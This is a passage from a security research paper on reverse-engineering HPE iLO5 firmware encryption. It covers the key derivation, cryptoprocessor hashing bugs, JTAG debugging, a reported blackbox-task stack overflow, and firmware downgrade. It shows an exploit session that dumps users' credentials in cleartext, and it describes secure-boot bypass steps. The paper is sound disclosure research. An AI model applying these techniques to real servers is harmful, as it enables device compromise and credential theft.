}  
}
```

Listing 17. `coproc_crypto_channel_init` function

```
void __fastcall coproc_crypto_channel_finalize(int channel, int *  
    digest_out)  
{  
    _BYTE *ptr_flags;  
    int new_flags;  
  
    ptr_flags = ((channel << 8) | 0xC0032000);  
    new_flags = *ptr_flags | 0x4000000;  
    *ptr_flags = new_flags;  
    while ( (*ptr_flags & 1) != 0 )  
        ;  
    memcpy(digest_out, ptr_flags + 0x40, 0x40 - ((new_flags & 0  
        x60000u) >> 13));  
}
```

Listing 18. `coproc_crypto_channel_finalize` function

**Early digest and cryptographic material seeding** With this knowledge in mind, one can analyse the `coproc_crypto_initialize` function from `keymgr`. It is called very early; right after the memory resources creation.

For an easier understanding, we have split the function into three parts.

**Part 1**, as shown in listing 19, is simple; however, it is also quite challenging. It starts by copying twelve 32-bit words from the cryptoprocessor output buffer (on channel 0) into a local buffer (thus 0x30 bytes, 384 bits). At first, this is puzzling as it is the very first interaction of the task with the cryptoprocessor.

Besides, after inspection of the bootloaders and kernel code, no other interaction with the cryptoprocessor channel 0 could be found. The answer to this enigma was found by observing the counter register of the channel 0. Indeed the counter indicates that 0x8000 bytes were processed.

An educated guess could tell us that 0x8000 is the size of the first bootloader (BL0). Thus, we formulated the hypothesis that the output buffer contains an artefact from the bootrom, which computed the digest of the first bootloader, in the early steps of the boot process, during the validation of the cryptographic signature of BL0 by the bootrom (RSA4096 key). The hypothesis was later validated by comparing the value of the output buffer with the actual SHA512 digest of the last 0x8000 bytes of the firmware update file.

`coproc_crypto_initialize` then call `coproc_crypto_KAT` which performs a self-assessment of the cryptoprocessor (AES and SHA384 primitives), using test vectors or known-answer tests (KAT).

Interestingly, at the end of this part, the value of the saved digest is written back in the input buffer of the cryptoprocessor after the initialization of a new digest transaction.

One can observe that the flag `SHA384_DIGEST_MORE_DATA` (0x2000000) is set. Still, experimentally we observed that the value of the bytes written before this flag is set does not influence the final digest value.

```

for ( i = 0; i < 0xC; ++i )
    coproc_state[j] = SHA384_DIGEST_OUTPUT[i];

if ( !coproc_crypto_KAT() )
    return 0;

SHA384_DIGEST_FLAGS = 0x80000000;
SHA384_DIGEST_FLAGS = 0x1020000; // config & start

for ( j = 0; j < 0xC; ++j )
{
    SHA384_DIGEST_INPUT[j] = coproc_state[j];
    coproc_state[j] = 0;
}

SHA384_DIGEST_FLAG_MODE = SHA384_DIGEST_MORE_DATA;

```

Listing 19. `coproc_crypto_initialize` - part 1

Besides, a key observation here can be made by comparing the code with the one in function `coproc_crypto_channel_init` (listing 17): the synchronization mechanisms of the cryptoprocessor are ignored. Here the most significant bit (msb) of the control register is not properly checked. After writing 0x80000000, setting the msb to 1, one should wait for and verify that the msb is reset by the cryptoprocessor, indicating that it is ready to accept further configuration and operations.

**Part 2**, as shown in listing 20, fills the input buffer (0x80 bytes) with values from the SOC (0x1F2xxxx) and zeroes. Most of the SOC values are also used in the computations of the passphrase of the RSA key.

```

SHA384_DIGEST_INPUT[0] = 0;
SHA384_DIGEST_INPUT[1] = dword_1F200A0 & 0xFFFF0000;
casted_val = dword_1F200AC;
SHA384_DIGEST_INPUT[2] = casted_val;
SHA384_DIGEST_INPUT[3] = casted_val;
byte_1F20AE0 = 0x10;
SHA384_DIGEST_INPUT[4] = casted_val;
SHA384_DIGEST_INPUT[5] = (dword_1F200D8 | 0x2000000) & 0xFFFFFDF;
SHA384_DIGEST_INPUT[6] = dword_1F20B00;

```



```

SHA384_DIGEST_INPUT[7] = dword_1F20B08 & 0xFFFFFFFF;
v4 = dword_1F20B0C;
SHA384_DIGEST_INPUT[8] = dword_1F20B0C

for ( k = 9; k < 0x1F; ++k )
    SHA384_DIGEST_INPUT[k] = 0;

SHA384_DIGEST_INPUT_END = v4;
SHA384_DIGEST_FLAG_MODE = SHA384_DIGEST_DATA_END;

for ( l = 0; l < 0xC; ++l )
    coproc_state[l] = SHA384_DIGEST_OUTPUT[l];
SHA384_DIGEST_FLAGS = SHA384_DIGEST_CLEAR_OUTPUT;

```

Listing 20. coproc\_crypto\_initialize - part 2

As soon as the `SHA384_DIGEST_DATA_END` flag (0x4) is written in the most significant byte of the control register, `keymgr` reads the content of the output buffer and saves it into a the `coproc_state`. Again, as we saw for the initialisation phase, the synchronization mechanisms of the cryptoprocessor are ignored here. As we will see later in this paper, this omission will have consequences.

As a side note, the algorithm described here is valid for iLO5 2.3x firmware. A minor variation is used for 2.1x firmware.

**Part 3**, as shown in listing 21, finally calls the function `coproc_crypto_key_schedule` which is really where the cryptographic material derivation takes place.

To coarsely summarize, `keymgr` hashes a state containing hardware stored (SOC) values padded with 0. The resulting digest (384 bits) is used as the initial seed for the cryptographic material derivation function.

```

v7 = coproc_crypto_key_schedule(&coproc_state);
coproc_crypto_sha384_digest(&coproc_state, 0x30u, &coproc_state);
SHA384_DIGEST_FLAGS = SHA384_DIGEST_CLEAR_OUTPUT;
memset(&coproc_state, 0, sizeof(coproc_state));

```

Listing 21. coproc\_crypto\_initialize - part 3

## 2.2 Cryptographic material derivation

As shown in listing 22, the key scheduling function is a bit complex, thus we are going to break it down into simpler sub-pieces. At high level, the key scheduling function is responsible for the generation of three elliptic curve keys (on the curve `secp384r1`). As shown in listing 23, the `gen_ec_key` function heavily relies upon OpenSSL primitives like `EC_KEY_generate_key`.

```

coproc_crypto_cmd(coproc_state, "KEY_SCHEDULE",
                  0, 0, 0, &DRBG_BUFFER_POOL, 0x240);
EVP_EncodeBlock(tmp_buffer, &DRBG_BUFFER_POOL, 0x21);
printf("Key Schedule Validation: %s\n", tmp_buffer);

rnd_meth = hw_assisted_drbg();
RAND_set_rand_method(rnd_meth);

coproc_crypto_cmd(DRBG_BUFFER_POOL.derived_keyx_1,
                  "DERIVED_KEYX", 1, 0, 0, out_buffer, 0x30);
drbg_init(out_buffer, 0x30u);
EC_KEY_POOL_.ec_key1 = gen_ec_key()

arg = dword_1F200A0 & 0FFFFFFF;
coproc_crypto_cmd(DRBG_BUFFER_POOL.derived_keyx_2,
                  "DERIVED_KEYX", 3, &arg, 4, out_buffer, 0x30);
drbg_init(out_buffer, 0x30u);
EC_KEY_POOL_.ec_key2 = gen_ec_key()

extra_bytes_in = extra_entropy(tmp_buffer, 0x30);
coproc_crypto_cmd(DRBG_BUFFER_POOL.derived_keyx_3,
                  "DERIVED_KEYX", 7, tmp_buffer,
                  extra_bytes_in, out_buffer, 0x30);
drbg_init(out_buffer, 0x30u);
EC_KEY_POOL_.ec_key3 = gen_ec_key()

drbg_rand_bytes(tmp_buffer, 0x30u);
drbg_init(tmp_buffer, 0x30u);

```

Listing 22. Key scheduling in keymgr

```

EC_KEY* gen_ec_key()
{
    _ECKEY *ec_key;
    ec_key = EC_KEY_new_by_curve_name(NID_secp384r1);
    EC_KEY_generate_key(ec_key);
    EC_KEY_set_asn1_flag(ec_key, OPENSSL_EC_NAMED_CURVE);
    EC_KEY_set_flags(ec_key, EC_FLAG_COFACTOR_ECDH);
    return ec_key
}

```

Listing 23. Elliptic curve key generation

According to its documentation [9], “the private key is a random integer ( $0 < \text{priv\_key} < \text{order}$ , where *order* is the order of the *EC\_GROUP* object)”. However, there is a twist in `keymgr`. The default set of functions that OpenSSL uses for random number generation are replaced (`RAND_set_rand_method`) by a custom number generator build around the features exposed by the cryptoprocessor.

The custom number generator follows the NIST SP 800-90A rev1 recommendations for random number generation using deterministic random

bit generators [7] (DRBG). More specifically it is a CTR DRBG, built around the AES256-CTR (counter mode) primitive of the cryptoprocessor.

Looking at the initialization of this DRBG (or seeding), as shown in listing 24, the `drbg_seed` function starts by hashing (SHA384) its buffer input argument. The result is then re-treated by a very important primitive we named `coproc_crypto_cmd`. To avoid unnecessary complexity, one can describe `coproc_crypto_cmd` as a keyed digest (SHA384 cryptoprocessor primitive), associated with an expansion function to generate an arbitrary amount of output bytes. The “key” actually is the name of the “command”, here “DRBG\_SEED\_LB”.

```
int __fastcall drbg_seed(void *data_in, unsigned int data_size)
{
    int seeding_count;
    EVP_CIPHER *engine;
    int res;

    coproc_crypto_sha384_digest(data_in, data_size, DRBG_SEED_CTX);
    seeding_count = DRBG_INIT_COUNT++;
    coproc_crypto_cmd(DRBG_SEED_CTX, "DRBG_SEED_LB",
        seeding_count, 0, 0, DRBG_SEED_LB_KEY, 0x30);
    engine = EVP_aes_256_ctr();
    res = EVP_CipherInit(DRBG_CIPHER_CTX, engine,
        DRBG_SEED_LB_KEY, DRBG_SEED_LB_IV, 1);
    DRBG_NB_OUTPUT_BYTES = 0;
    return res;
}
```

**Listing 24.** Generate elliptic curve public/private key pair

The prototype of `coproc_crypto_cmd` is shown in listing 25. The input arguments are used to fill a buffer that is fed to the SHA384 digest:

- `context_seed` is the seed context, a buffer of 0x30 bytes (384 bits).
- `misc_param` is an integer input value, usually the index of the key that is generated.
- `cmd_context` can be seen as the argument of the command, it may be used to pass extra entropy to the function.

```
void __fastcall coproc_crypto_cmd(
    _BYTE *context_seed,
    _BYTE *cmd_string,
    int misc_param,
    _BYTE *cmd_context, int cmd_context_size,
    _BYTE *output_buffer, int output_buffer_size)
}
```

**Listing 25.** `coproc_crypto_cmd` prototype

For the “DRBG\_SEED\_LB” command, the output buffer size is 0x30 bytes. The first 0x20 are used as the key of the AES256 algorithm of the DRBG, the next 0x10 bytes are used as its initialization vector.

Now, back to the key scheduling function, one can notice that the DRBG is re-seeded with a different context prior to each elliptic curve key generation. In the prologue of the key scheduling function, `coproc_crypto_cmd` is called with the command “KEY\_SCHEDULE”. This command generates a “seeding pool” of 0x240 bytes (twelve buffers of 0x30 bytes) for the DRBG. Incidentally the “DERIVED\_KEYX” command is also called three times, some with minor modifications, such as passing extra entropy bytes.

A summary of the cryptographic material derivation is shown in figure 7. Three elliptic curve keys are generated. Logically, all randomness has been removed from the process. Indeed, using a DRBG with a deterministic seeding results in fully deterministic generated keys.

At the very end of the key scheduling function, just after the third elliptic curve key generation, as shown in orange in listing 22, the DRBG is re-used to generate 0x30 random bytes that are immediately used to re-seed the DRBG itself. This state will be used later silently.

The structures and initial seeding pool are designed to generate and handle twelve keys. However, only three keys are generated and only one actively used. This may indicate further plans from HPE.

## 2.3 Firmware decryption

So far, we have gone through the cryptographic material derivation, the output is a pool of three elliptic curve keys. As shown in listing 26, extract from the main function, only the first key is used. `load_image_type` function walks through the mapped firmware looking for an image header with a type set to 0x23, i.e. the new, secure, encrypted **Integrity** applicative image. If found, this image is copied to its target load address.

```
res = coproc_crypto_initialize();
if ( res )
{
    ec_key = EC_KEY_POOL.ec_key1;
    bio = BIO_new_fp(FD_STDOUT, 0);
    PEM_write_bio_EC_PUBKEY(bio, EC_KEY_POOL.ec_key1);
    BIO_free_all(bio);
}
load_image_type(load_addr, &image_size, 0x23, 1);
decrypt_image(ec_key, load_addr, &image_size);
```

Listing 26. `keymgr` main function




Fig. 7. Key scheduling summary

The loaded image is then processed by the `decrypt_image` function, an extract is given in listing 27. Besides, an overview of the header is shown in figure 8.

Again the code relies upon an OpenSSL primitive, in that case the function `ECDH_compute_key` [8]. According to its documentation it “*performs Elliptic Curve Diffie-Hellman key agreement. It combines the private key contained in `ecdh` with the other party’s public key, [...] It stores the resulting symmetric key in the buffer `out`*”. Interestingly, the function also makes use of the internal random number generated, this is the reason why the DRBG was re-seeded in the prologue of the key scheduling function.

The header of the encrypted image blob start with a 0x200 bytes buffer that contains an EC public key (point coordinate). This public key is combined with the private key previously generated to compute a shared secret (Elliptic Curve Diffie-Hellman key agreement). The shared secret, once re-treated through a SHA384 digest, gives the encryption key and an initialization vector for the AES256-GCM cipher used to decrypt the image.

The idea is very similar to the encryption of the firmware envelope. Elliptic curve cryptography is used here instead of RSA to encrypt the AES key. The encrypted image structure is shown in figure 8.

```

ec_pubkey = d2i_EC_PUBKEY(0, &load_addr, 0x200);
memset(&context, 0, sizeof(context));

EC_KEY_set_flags(privkey, EC_FLAG_COFACTOR_ECDH);
pubkey = EC_KEY_get0_public_key(ec_pubkey);
buffer_size = ECDH_compute_key(derived_aes_key, 0x200, pubkey,
    privkey, 0);
EC_KEY_free(ec_pubkey);

coproc_crypto_sha384_digest(derived_aes_key, buffer_size, aes_key);
aes_engine = EVP_aes_256_gcm();
EVP_DecryptInit(&context, aes_engine, aes_key, load_addr + 0x200)
EVP_CIPHER_CTX_ctrl(&context, EVP_CTRL_AEAD_SET_TAG, 0x10, load_addr
    + *p_image_size - 0x10)
EVP_DecryptUpdate(&context, load_addr, &p_data_out_size, load_addr +
    0x20C, *p_image_size - 0x21C)
p_data_out_size;
*p_image_size = p_data_out_size;

EVP_DecryptFinal(&context, load_addr + v8, &p_data_out_size)
*p_image_size += p_data_out_size;

```

Listing 27. HPE iLO5 image decryption




Fig. 8. HPE iLO5 encrypted image structure

### 3 Implementation

Our deep understanding of the key derivation algorithm enabled us to implement it in Python and C (for an easier OpenSSL use). However, the decrypted image is still a high-entropy blob of data, which means that we still do not generate the correct encryption key.

### 3.1 Interacting with the cryptoprocessor

Fortunately, one could ask the cryptoprocessor to perform operations without executing any arbitrary code by leveraging read and write primitives. We thus could use the CVE-2018-7105 against the SSH service to experiment using the cryptoprocessor.

### 3.2 The SHA384\_DIGEST\_MORE\_DATA bug

As we hinted previously, we discovered that the SHA384\_DIGEST\_MORE\_DATA was not working as expected. Indeed, if the input buffer is not completely filled, its content is ignored (the internal state of the cryptoprocessor is not updated) but the counter is still updated by the amount of data written. In the “early digest” phase, this means that the BootHash is not taken into account while computing the hash. Instead, when the final hash is asked, the final input buffer is read as if it was a circular buffer, until  $0x30 + 0x80$  bytes are processed. A way to trigger the bug is pictured in figure 9.




Fig. 9. Cryptoprocessor hash update bug

- **Expected behavior:**  
 $\text{SHA384}(\text{BootHash}[0x0:0x30] \parallel \text{HardwareKey}[0x0:0x80])$
- **Real behavior:**  
 $\text{SHA384}(\text{HardwareKey}[0x0:0x80] \parallel \text{HardwareKey}[0x0:0x30])$

### 3.3 The input buffer contiguity bug

We discovered a second bug, which might be linked to the first one: when the input buffer is not written contiguously, the counter is updated for each write by the amount of data written, with no consideration

about the offset in the input buffer, and the final hash is computed by contiguously reading in the input buffer as much bytes as described by the counter.




Fig. 10. Cryptoprocessor non-contiguous input buffer bug

This bug is present in the `coproc_crypto_cmd` function. When the `cmd_context` argument is `NULL`, its placeholder in the input buffer is not filled (to avoid writing null bytes where the content is already null) and the input buffer is thus written non-contiguously. A way to trigger the bug is pictured in figure 10.

- **Expected behavior:**  
SHA384( INPUT[0x0:0x60] )
- **Real behavior:**  
SHA384( INPUT[0x0:0x50] )

### 3.4 Adapting the implementation

With these two bugs in mind, we could fix our implementation and obtain the same outputs as when interacting with the cryptoprocessor. Still, the generated key does not allow to decrypt a correct firmware. With no more idea in mind, we had to find a way to gain debugging information.

## 4 Getting debugging information

While studying the `keymgr` task, we noticed that it outputted a subset of an intermediate state during the key derivation, as well as the generated public key, as seen in listing 28.



```

int __fastcall coproc_crypto_key_schedule(COPROC_STATUS *
    coproc_status) {
    // [...]
    coproc_crypto_cmd(coproc_status, "KEY_SCHEDULE", 0, 0, 0, &
        DRBG_BUFFER_POOL, 0x240);
    EVP_EncodeBlock(tmp_buffer, &DRBG_BUFFER_POOL, 0x21);
    printf("Key Schedule Validation: %s\n", tmp_buffer);
    // [...]
}

int main_task() {
    // [...]
    validation = coproc_crypto_initialize();
    if ( validation )
    {
        ec_key = EC_KEY_POOL_.ec_key1;
        bio = BIO_new_fp(FD_STDOUT, 0);
        PEM_write_bio_EC_PUBKEY(bio, EC_KEY_POOL_.ec_key1);
        BIO_free_all(bio);
    }
    // [...]
}

```

Listing 28. keymgr debug messages

Knowing the public EC key, we can check if our implementation failed because of the key derivation or the decryption phase. Moreover, the `Key Schedule Validation` output comes quite early in the derivation process: there are only two important parts before:

- “early digest”: SHA384 computation from SOC registers values;
- beginning of “cryptographic material seeding”: a first call to `coproc_crypto_cmd` function with `KEY_SCHEDULE` as the `cmd_string` and a null `cmd_context`.

Both debug messages could be observed during iLO 5 boot sequence by reading its UART output. During our previous study [6], we already found the UART, so it was just a matter of plugging a USB-TTL adapter and opening a minicom to read the debug messages, as seen in listing 29.

```

Loading 2.33.16
Key Schedule Validation: 103wN50aD1e9gyhfEJShR5jv0sKB0tftT25uk2U/
vjxRA
-----BEGIN PUBLIC KEY-----
MHYwEAYHkoZiZjOCAQYFK4EEACIDYgAE4StRIN6NFi6X000aNMLePDmOmYmXIpDf
03KrkjkhWjZW8z3QNeyUXVNxHayZEKFL6Xk6vjYYeJNdqg9yEzI0a2GK2emSgp4D
RNgUyUpix0jq5+1luKXWUyFQ6rBJ45Dr
-----END PUBLIC KEY-----

```

Listing 29. keymgr debug messages during boot sequence of iLO 5 2.33

Both debug values mismatched what we computed using our implementation. This indicates that we failed in a very early stage of the

`coproc_crypto_initialize` function, which is quite a good news since the code involved is fairly simple.

## 5 We need to try harder!

After trying to bruteforce some of the SOC registers values in case one of them changed since the earlier firmware, we came to the conclusion that we needed better debugging primitives to understand our failure(s).

### 5.1 The JTAG way

As our task-force was not united in a single geographical location, we had to buy a second server. HPE finally released a new **MicroServer** edition which includes iLO 5, the **MicroServer Gen10 Plus**. While reviewing the server specs on HPE website, a picture of the motherboard triggered our interest: there seems to be a populated debug port with the **iLO DEBUG** text printed (figure 11).

However, when we received our own **MicroServer**, the connector was not populated. We thus had to identify it as a **MICTOR 38** connector to buy and solder one on our motherboard, after having tried to directly solder copper wires on the 0.6mm pads. To our surprise, we discovered that our previous **MicroServer** running iLO 4 also had this debug connector, but there was not any mention of debugging capabilities printed on the motherboard.

Finally, the JTAG connection seems buggy: while TMS, TCK and TDO seem to work as expected (we are able to run an IDCODE scan), TDI has a weird behavior, and we could not manage to make it work at the time of writing this article. A logic analyzer trace shows that TDO output seems to be somehow replicated on TDI.

```
Device ID #1: 0101 1011101000000000 01000111011 1 (0x5BA00477)
Device ID #2: 0000 0111100100100110 11110000111 1 (0x07926F0F)
```

**Listing 30.** JTAG IDCODE scan

After a few days trying to make it work, we decided to explore another idea.

### 5.2 The 0day way

**Finding and exploiting a vulnerability** Another way to debug our code was to be able to execute arbitrary code on an up-to-date iLO 5, to




Fig. 11. HPE MicroServer Gen10 Plus debug connector

check if executing the exact same code as the `keymgr` task would produce different results than our implementation.

We thus started to review the attack surface reachable from the host operation system: the `CHIF` task and all the other tasks to which commands can be relayed.

Amongst all the tasks reachable from the host, the `blackbox` task is the only one which is also present in the recovery image, which is not encrypted after removing the initial envelope. We thus started to review the various command handlers, and found that command 5 seems to be a debug interface handling a bunch of subcommands and displaying results to the UART output. Some of the subcommands handlers were prone to buffer overflows, either in the stack or in the `.data` section.

As an example, here is how the `fview` subcommand is handled:

```
char v105[64]; // [sp+5C0h] [bp-C0h] BYREF
if ( argc > 1 && !strcmp(argv[1], "fview") )
```

```
{
  if ( argv[2] )
  {
    sprintf(v105, "/mnt/blackbox/data/%s", (const char *)argv[2]);
    return fview(v105);
  }
}
```

**Listing 31.** `fview` subcommand handling

As there is no ASLR nor NX, exploiting one of the stack buffer overflows to execute arbitrary code in the context of the `blackbox` task was not so complicated.

These vulnerabilities have been reported to HPE back in February 2021, a fix has been issued in March 2021 (iLO 5 version 2.41 [3]) but at the time of writing this article, no security bulletin has been released. HPE plans to release security bulletin HPESBHF04120 near May 18, 2021.

**Using the vulnerability** Now that we are able to execute arbitrary code in iLO, we could perform the following actions:

0. remap the SOC registers in our task using `mmap`;
1. execute the exact same code as `keymgr` for the “early digest” part;
2. dump the cryptoprocessor output buffer;
3. execute `coproc_crypto_cmd` function with the output as `context_seed`, `KEY_SCHEDULE` as the `cmd_string` and a null `cmd_context`;
4. dump the derivation output.

Figure 12 summarizes the process.

To our surprise, the cryptoprocessor output buffer and the derivation output contain **the exact same bytes** as what we computed offline, which are different than what is printed on the serial output.

**Bonus: dumping cleartext credentials** In order to appease our frustration, we decided to implement the dump of iLO 5 users credentials using the vulnerability. Contrary to iLO 4, the `cfg_users.bin` file containing users credentials is now encrypted. However, the encryption key is stored in a second file, named `cfg_users_key.bin`. Dumping these two files is sufficient to retrieve cleartext credentials as seen in figure 13.

The `cfg_users.bin` contains the IV before the encrypted data and `cfg_users_key.bin` contains a 256-bits key. Both are used by AES256-CBC to decrypt the content.




Fig. 12. Derivation process as executed through the vulnerability

```

root@debian:/home/synacktiv# python -i bb_exploit.py
[*] Run interactively with "python -i"
>>> bb_exploit_dump_users()

```

	<b>Dump i:/vol0/cfg/cfg_users_key.bin</b>	
0x00000000	3c bf b8 ae 1d 51 ea a8 98 2a f7 42 cb 21 21 78	<...Q...*.B.!!x
0x00000010	a6 fb 8f 98 49 a6 73 41 a1 56 db 1d 92 a4 f1 f8	...I.sA.V.....

	<b>IV</b>	
0x00000000	a7 e2 95 f6 28 a7 95 48 4c 0d 4e 76 07 04 78 0b	...(..HL.Nv...x.

```

[01][03ff][Administrator] Administrator / QVW77R6R
[04][000b][UserName2] user2 / S3curePass
[03][0003][Username1] user1 / p@ssw0rd
[02][03ff][admin] admin / ██████████
>>>

```

Fig. 13. Dumping cleartext users credentials

### 5.3 The 1day way

The last remaining option is to be able to debug the `keymgr` task while it is effectively decrypting the userland image, as all our previous tries failed miserably. During our first study about `iLO 5` security [6], we successfully broke the secure boot by leveraging a vulnerability (CVE-2018-7113) in the kernel allowing us to run a modified userland image.

We concluded this study saying that attackers will always be able to build a “Frankenstein” firmware by using the old, vulnerable kernel with an up-to-date userland image. Now this is time to test this affirmation with a real use-case!


**The software way** Back in the days, we used a second vulnerability (CVE-2018-7078) in the `fum` task to be able to directly write the firmware on the SPI flash.

CVE-2018-7078 was fixed in version 1.30 (released in June 2018) for iLO 5 systems. When we tried to flash a vulnerable version (1.20) using the web administration feature, we observed inconsistent behaviour between our two target platforms:

- HPE ProLiant ML110 Gen10 (older) gracefully accepts the downgrade to a vulnerable version (1.20).
- MicroServer Gen10 Plus rejects the downgrade. The lowest version we were able to flash on this platform was 1.40.

This discrepancy has been discussed to HPE in the follow-up of our vulnerability report. Additional Active Health System (AHS) logs were shared with HPE to help them to identify the issue.

**The hardware way** To overcome the downgrade limitation and also to avoid having to reflash an old vulnerable firmware each time we wanted to test a new corrupted one, we directly went the hardware way (figure 14).



**Fig. 14.** Flashing custom iLO 5 firmware

While dumping for the first time the current installed firmware to be able to recover in case of failure, we noted that, despite being available in new firmware, first stage bootloaders are never flashed, and the current boot chain uses **Secure Micro Boot 1.01**.

We then tried to craft a custom firmware using a legitimate iLO 5 2.33 decrypted firmware in which we injected:

